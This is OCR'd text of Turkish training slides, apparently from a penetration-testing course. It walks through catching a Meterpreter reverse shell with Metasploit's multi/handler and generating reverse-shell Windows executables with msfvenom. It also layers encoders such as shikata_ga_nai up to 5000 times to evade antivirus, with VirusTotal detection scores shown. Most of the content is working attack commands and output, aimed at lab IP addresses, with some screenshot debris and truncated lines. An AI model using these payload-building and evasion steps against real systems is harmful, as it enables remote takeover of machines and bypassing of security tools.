


Uygulamamız şuanda çalışıyor...

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.182.128  yes       The listen address (an interface may be specified)
   LPORT     1822             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.182.128:1822
[*] Sending stage (206403 bytes) to 192.168.182.134
[*] Meterpreter session 3 opened (192.168.182.128:1822 -> 192.168.182.134:49161) at 2019-09-05 07:41:34 -0400

meterpreter >
```

Evet reverse işe yaradı!

Meterpreter?



Meterpreter

- Meterpreter, Metasploit'in içerisinde bulunan ileri seviye bir payload'tır. Sistem içerisinde bu payload yüklendiğinde Shell alma haricinde sahip olduğu diğer modüller aracılığı ile bir sürü farklı işlem gerçekleştirilebilir.


- Meterpreter ile session açıldığında help ya da ? İle hangi komutların çalıştırılabileceği görüntülenebilir.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.182.128:1822
[*] Sending stage (206403 bytes) to 192.168.182.134
[*] Meterpreter session 1 opened (192.168.182.128:1822 -> 192.168.182.134:49158) at 20
0400

meterpreter > run
Display all 284 possibilities? (y or n)
```

Meterpreter içerisinde yer alan scriptler ile daha fazla bilgi toplayabilirsiniz. Bu scriptleri görebilmek için run komutundan sonra iki kere tab tuşuna basmanız yeterli olacaktır.

```
root@kali:~/Desktop# msfvenom --list encoders

Framework Encoders [--encoder <value>]
======================================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/brace                     low        Bash Brace Expansion Command Encoder
    cmd/echo                      good       Echo Command Encoder
    cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                      normal     Perl Command Encoder
    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                 manual     The EICAR Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    ruby/base64                   great      Ruby Base64 Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x64/xor_dynamic               normal     Dynamic key XOR Encoder
    x64/zutto_dekiru              manual     Zutto Dekiru
    x86/add_sub                   manual     Add/Sub Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/bloxor                    manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot              manual     BMP Polyglot
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder
```

Encoder Nedir?


Applications
File Edit View VM Tabs Help
Home
Windows 7 x64
Kali 64bit
root@kali: ~/Desktop
root@kali: ~/Desktop
root@kali: ~/Desktop
root@kali: ~/Desktop
root@kali: ~/Desktop
root@kali: ~/Desktop
root@kali: ~/Desktop
root@kali: ~/Desktop 100x25
root@kali:~/Desktop# msfvenom -p windows/shell/reverse_tcp LHOST=192.168.182.128 LPORT=1822 -a x86 -f exe -o reverse.exe --platform windows
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: reverse.exe
root@kali:~/Desktop# ls
reverse.exe
root@kali:~/Desktop#

ceb67bd1a1aa370e640acfb326c99313b724dcb9e7d7b97e3b4c93581d33182b

Sign in

52 / 68

Community Score

52 engines detected this file

ceb67bd1a1aa370e640acfb326c99313b724dcb9e7d7b97e3b4c93581d33182b
reverse.exe
overlay peexe

72.07 KB
Size

2019-09-08 18:07:12 UTC
a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Acronis	Suspicious	Ad-Aware	Trojan.CryptZ.Gen
AhnLab-V3	Trojan/Win32.Shell.R1283	ALYac	Trojan.CryptZ.Gen
Antiy-AVL	Trojan/Win32.Rozena.ed	SecureAge APEX	Malicious
Arcabit	Trojan.CryptZ.Gen	Avast	Win32:SwPatch [Wrm]
AVG	Win32:SwPatch [Wrm]	Avira (no cloud)	TR/Crypt.EPACK.Gen2
BitDefender	Trojan.CryptZ.Gen	Bkav	W32.FamVT.RorenNHc.Trojan
CAT-QuickHeal	Trojan.Swrort.A	ClamAV	Win.Trojan.MSShellcode-7
Comodo	TrojWare.Win32.Rozena.A@4jwdqr	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.c12dbd	Cylance	Unsafe
Cyren	W32/Swrort.A.gen!Eldorado	DrWeb	Trojan.Swrort.1
Emsisoft	Trojan.CryptZ.Gen (B)	Endgame	Malicious (high Confidence)
eScan	Trojan.CryptZ.Gen	ESET-NOD32	A Variant Of Win32/Rozena.ED
F-Prot	W32/Swrort.A.gen!Eldorado	F-Secure	
FireEye	Generic.mg.057731dc12dbdf13	Fortinet	

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.182.128 LPORT=1822 -f
 raw -e x86/shikata_ga_nai -i 20 | msfvenom -a x86 --platform windows -e x86/countdown -i 20 -f raw
| msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 20 -f raw | msfvenom -a x86 --platform
 windows -e x86/countdown -i 20 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i
 20 -f exe -o reverse2.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 20 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
x86/shikata_ga_nai succeeded with size 638 (iteration=10)
```

```
x86/shikata_ga_nai succeeded with size 144912 (iteration=4986)
x86/shikata_ga_nai succeeded with size 144941 (iteration=4987)
x86/shikata_ga_nai succeeded with size 144970 (iteration=4988)
x86/shikata_ga_nai succeeded with size 144999 (iteration=4989)
x86/shikata_ga_nai succeeded with size 145028 (iteration=4990)
x86/shikata_ga_nai succeeded with size 145057 (iteration=4991)
x86/shikata_ga_nai succeeded with size 145086 (iteration=4992)
x86/shikata_ga_nai succeeded with size 145115 (iteration=4993)
x86/shikata_ga_nai succeeded with size 145144 (iteration=4994)
x86/shikata_ga_nai succeeded with size 145173 (iteration=4995)
x86/shikata_ga_nai succeeded with size 145202 (iteration=4996)
x86/shikata_ga_nai succeeded with size 145231 (iteration=4997)
x86/shikata_ga_nai succeeded with size 145260 (iteration=4998)
x86/shikata_ga_nai succeeded with size 145289 (iteration=4999)
x86/shikata_ga_nai chosen with final size 145289
Payload size: 145289 bytes
Final size of exe file: 220160 bytes
Saved as: reverse2.exe
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop# msfvenom -p windows/shell/reverse_tcp -a x86 LHOST=192.168.182.128 LPORT=1822 -
e x86/shikata_ga_nai -i 5000 -f exe --platform windows -o revers
```

5000 defa encoding işlemi gerçekleştirdik...

Community Score

46 engines detected this file

cb9f666ceb3cd13d09b7299ab36034eaf987881141a8633922751c3db83eacce

reverse2.exe

peexe

215 KB
Size


2019-09-08 20:09:09 UTC
a moment ago

EXE

DETECTION | DETAILS | BEHAVIOR | COMMUNITY

